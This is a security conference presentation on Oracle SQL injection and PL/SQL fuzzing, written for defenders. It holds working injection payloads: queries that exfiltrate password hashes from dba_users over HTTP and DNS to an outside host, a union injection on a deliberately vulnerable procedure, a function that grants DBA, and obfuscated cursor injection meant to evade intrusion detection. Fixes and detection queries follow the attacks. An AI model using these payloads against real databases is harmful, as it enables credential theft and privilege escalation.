Hack Your DB Before Hackers Do

Slavik Markovich
CTO, Sentrigo

What’s This Presentation About?

- Explore SQL injection in depth
- Protect your code
- Finding vulnerable code
- Real world example

What We'll Not Talk About

- Weak / default passwords for database accounts
- Missing security patches/patchsets/old versions/0days
- Excessive privileges
- Unsecured Listener
- External resources
  - Contractors, outsourcing, etc.
- No internal network boundaries
- No encryption of data in motion and at rest
- No monitoring of access and logs

SQL Injection - Wikipedia

A technique that exploits a security vulnerability occurring in the database layer of an application.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

SQL Injection

- Exists in any layer of any application
  - C/S and Web Applications
  - Stored program units
    - Built in
    - User created
- Has many forms
  - Extra queries, unions, order by, sub selects

SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurments and more

SQL Injection In-band

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from dual;
localhost
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Out-of-band

Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE( 'http://www.sentrigo.com/'||
(select password from dba_users where rownum=1) ).getclob() from
dual;
```

Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1)) from dual;
```

Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.sentrigo.com/' )
from dual;
DNS-Request: www.8A8F025737A9097A.sentrigo.com
```

sentrigo™

Blind SQL Injection

Pseudo-Code:

```
If the first character of the sys-hashkey is a 'A'
then
select count(*) from all_objects,all_objects
else
select count(*) from dual
end if;
```

SQL Injection – Web Application

Username = ' or 1=1 --

The original statement looked like:

'select * from users where username = '" + username + "' and password = '" + password + "'"

The result =


select * from users where username = '' or 1=1 --' and password = ''

This is not what we'll talk about…

SQL Injection – PL/SQL

- Two execution modes
  - Definer rights
  - Invoker rights
- Source code not always available
  - There are several un-wrappers available
  - One can find injections without source
    - Find dependencies
    - Trial and error
    - v$sql
    - Fuzzer
    - Oracle Patches

Demo Procedure



```
create or replace
PROCEDURE retrieve_data_bad(
  p_owner          IN VARCHAR2,
  p_table_name     IN VARCHAR2,
  p_rows           IN NUMBER := 10)
AS
  l_cr             INTEGER;
  l_res            INTEGER;
  l_col_count      INTEGER;
  l_rec_tab        dbms_sql.desc_tab;
  l_res_col        VARCHAR2(32000);
BEGIN
  l_cr := dbms_sql.open_cursor;
  dbms_sql.parse(l_cr, 'SELECT * FROM ' || p_owner || '.' || p_table_name || ' WHERE ROWNUM <= ' || p_rows,
    dbms_sql.NATIVE);
  dbms_sql.describe_columns(l_cr, l_col_count, l_rec_tab);
  FOR l_i IN 1 .. l_col_count LOOP
    dbms_sql.define_column_char(l_cr, l_i, l_res_col, 32000);
  END LOOP;
  l_res := dbms_sql.execute(l_cr);
  LOOP
    l_res := dbms_sql.fetch_rows(l_cr);
    EXIT WHEN l_res = 0;
    FOR l_i IN 1 .. l_col_count LOOP
      dbms_sql.column_value_char(l_cr, l_i, l_res_col);
      dbms_output.put_line(l_rec_tab(l_i).col_name || ' = ' || TRIM(l_res_col));
    END LOOP;
  END LOOP;
  dbms_sql.close_cursor(l_cr);
EXCEPTION
  WHEN OTHERS THEN
    IF dbms_sql.is_open(l_cr) THEN
      dbms_sql.close_cursor(l_cr);
    END IF;
    raise_application_error(-20001, 'Error executing select statement: ' || sqlerrm);
END retrieve_data_bad;
```

SQL Injection – Inject SQL

```
SCOTT> set serveroutput on
SCOTT> exec sys.retrieve_data_bad('SCOTT', 'EMP', 1)
EMPNO = 7369
ENAME = SMITH
JOB = CLERK
MGR = 7902
HIREDATE = 17-DEC-80
SAL = 800
COMM =
DEPTNO = 20
```

SQL Injection – Inject SQL

```
SCOTT> exec sys.retrieve_data_bad('dual where 1=2 union
   select name || '':'' || password from user$ where user#
   = 0--', null);
DUMMY = SYS:8A8F025737A9097A
```

```
SELECT * FROM dual where 1=2 union select name || ':' ||
password from user$ where user# = 0--. WHERE ROWNUM <= 10
```

SQL Injection – Inject Functions

```
CREATE OR REPLACE FUNCTION attack
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
        PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
        RETURN '1';
END attack;
/
```

SQL Injection – Inject Functions

```
SCOTT> exec sys.retrieve_data_bad('dual where ''x'' =
   scott.attack() --', null)
PL/SQL procedure successfully completed.

SCOTT> select * from user_role_privs;
USERNAME                      GRANTED_ROLE                   ADM DEF OS_
----------------------------- ------------------------------ --- --- ---
SCOTT                         DBA                            NO  YES NO
SCOTT                         CONNECT                        NO  YES NO
SCOTT                         RESOURCE                       NO  YES NO

* The resulting SQL
SELECT * FROM dual where 'x' = scott.attack() --. WHERE ROWNUM <=
10
```

SQL Injection – Cursor Injection

```
DECLARE
    l_cr          NUMBER;
    l_res         NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
  EXECUTE IMMEDIATE ''GRANT dba to public''; END;',
  dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 =
  dbms_sql.execute(' || l_cr || ')  --', null);
END;
/
* Does not work in 11g
```

SQL Injection – IDS Evasion

```
DECLARE
    l_cr          NUMBER;
    l_res         NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        translate('1;vm3|; 4|3.l3 3795z51572_9|3z23v965ze
   x;.6z ;b;v79; 6ll;1639; ~.|3z9 1x3 95
47xm6v~e ;z1e',
'][;|9876543210.,)(mnbvcxzlkjhgfdsapoiuytrewq~',
   'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
   dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute(' ||
   l_cr || ')  --', null);
END;
/
```

SQL Injection – Fix 0

- Of course, the easiest is to run code with invoker rights

```
CREATE PROCEDURE retrieve_data_bad(
   p_owner              IN VARCHAR2,
   p_table_name         IN VARCHAR2,
   p_rows               IN NUMBER := 10)
AUTHID CURRENT_USER
AS
```

Protecting Your Code

- Use static SQL – where possible
- Use invoker rights
- Use bind variables – where possible
- Check that the schema exists
  - select 1 from all_users where username = :1
  - dbms_assert.schema_name
- Check that the object exists
  - select 1 from all_objects where owner = :1 and object_name = :2
  - dbms_assert.sql_object_name

SQL Injection – Fix I

- **Let's fix the code:**

```
l_owner :=
   sys.dbms_assert.schema_name(upper(p_owner));
l_table_name :=
   sys.dbms_assert.sql_object_name(l_owner || '.' ||
   p_table_name);
dbms_sql.parse(l_cr, 'SELECT * FROM ' || l_owner ||
   '.' || p_table_name || ' WHERE ROWNUM <= ' ||
   p_rows, dbms_sql.NATIVE);

But, what about the following (“object injection”):
create user “emp where 1=scott.attack() --”...
create table “emp where 1=scott.attack() --”...
```

SQL Injection – Fix II

- Enquote when needed

```
l_owner :=
sys.dbms_assert.enquote_name(sys.dbms_assert.schema_
name(upper(p_owner)));
l_table_name :=
sys.dbms_assert.enquote_name(p_table_name);
```

SQL Injection – Lateral Injection

- Code does not have to receive parameters to be injected (Litchfield wrote about this)

```
EXECUTE IMMEDIATE 'update x set y =
''' || SYSDATE || '''';
```

- Running this code before:

```
ALTER SESSION SET NLS_DATE_FORMAT =
'"1'' and scott.attack()=''x''--"';


ALTER SESSION SET
NLS_NUMERIC_CHARACTERS = '''.' ;
```

SQL Injection – Fix III

- Use bind variables

```
dbms_sql.parse(l_cr, 'SELECT * FROM ' ||
  l_owner || '.' || l_table_name || ' WHERE
  ROWNUM <= :r', dbms_sql.NATIVE);
```

dbms_sql.bind_variable(l_cr, 'r', p_rows);

* You can use bind variables with EXECUTE IMMEDIATE
  with the USING keyword

Finding Vulnerable Code

- Finding dynamic query code

```
select * from dba_dependencies where
  referenced_name = 'DBMS_SQL'


select * from dba_source where upper(text)
  like '%IMMEDIATE%'
```

sentrigo™

Fuzzing

Fuzz testing or **fuzzing** is a software testing technique that provides random data ("fuzz") to the inputs of a program. If the program fails (for example, by crashing, or by failing built-in code assertions), the defects can be noted.
The great advantage of fuzz testing is that the test design is extremely simple, and free of preconceptions about system behavior.

PL/SQL – The Right Tool

- Easy to run SQL
- Built-in the database
- Cross platform
- Good enough for the task
- DBAs already speak it fluently
- Can be easily scheduled as a DB job


Caution – Use With Care

- Fuzzing on production is a BIG no-no
- Be sure to receive permission from the DB owner
- Clean fuzz run does not mean you are secure

Design Principles

- Track – using tables
  - Track fuzzing results
  - Rerun, Restart tests after stopping and failing
- Discovery
  - Code to find interesting stored program units
- Invoke
  - Users should be able to specify interesting parameters and error messages
- Report
  - Report findings

Track – A Simple ERD Example



sentrigo™

Discovery – Find Relevant Objects

```
SELECT seq_fuzzed_obj.NEXTVAL, object_name, overload FROM (
   SELECT DISTINCT object_id, object_name, overload
   FROM all_arguments aa
   WHERE owner = :o AND package_name IN (
      SELECT DISTINCT alls.name
      FROM all_source alls, fuzz_search_terms fst
      WHERE alls.owner = :o AND
       alls.type = 'PACKAGE BODY' AND
       UPPER(alls.text) LIKE '%' || UPPER(fst.search_term) || '%')
       AND (object_id, object_name, overload) NOT IN (
         SELECT obj_id, method_name, overload
         FROM fuzz_excludes AND EXISTS (
            SELECT 1 FROM all_arguments WHERE object_id =
              aa.object_id AND object_name = aa.object_name AND
              NVL(overload, 'x') = NVL(aa.overload, 'x') AND
              argument_name IS NOT NULL AND position = 1));
```

Discovery – Describing Functions

- Use all_arguments to get parameters
- Optional - use dbms_describe
- Find 'Language Java' in code and then use check the PL/SQL wrapper
- Save the data for future re-runs

Invoke Fuzzed Code

- Use "dbms_sql" to invoke anonymous PL/SQL blocks created from describe code
- Pass in various interesting input parameters
  - Strings containing ' or "
  - Long strings
  - Nulls
  - Combinations
  - Off-by-one
- On code using concatenation of numbers and dates directly without formating
  - NLS_DATE_FORMAT
  - NLS_NUMERIC_CHARACTERS

Invoking Fuzzed Code

- Catch interesting errors
  - ORA-00921: unexpected end of SQL command
  - ORA-00936: missing expression
  - ORA-00933: SQL command not properly ended
  - ORA-00970, ORA-00907, ORA-01756, ORA-00923, ORA-00900, PLS-00103, LPX-00601, ORA-00604
  - Crashes – for C code
    - ORA-03113 – might also be an instance crash
    - ORA-03114, ORA-01012
    - ORA-00600 – Internal error
  - etc.

Bombs Away

- Running as DBA on Oracle supplied code can be very interesting
- Sentrigo Red Team discovered multiple vulnerabilities this way
  - Reported to Oracle
  - Protected by Hedgehog out of the box

Zero Day Example

- First, find a target
  - Running the FuzzOr points to some interesting packages
- Now, check the source – unwrap if necessary
- If source points to Java, JAD it...
- Create a simple exploit

Other Fuzzers Out There

- Inguma PL/SQL fuzzer
  - Written by Joxean Koret
  - Python
  - http://inguma.sourceforge.net/
- SPIKE
  - Not Oracle specific
  - Used to analyze and fuzz network protocols
  - http://www.immunityinc.com/resources-

Protecting Your Database

- Try out the Hedgehog -http://www.sentrigo.com
  - Virtual patching
  - SQL Injection protection
  - Fine grain auditing
  - Centralized management
  - More...
- Visit our booth

Questions?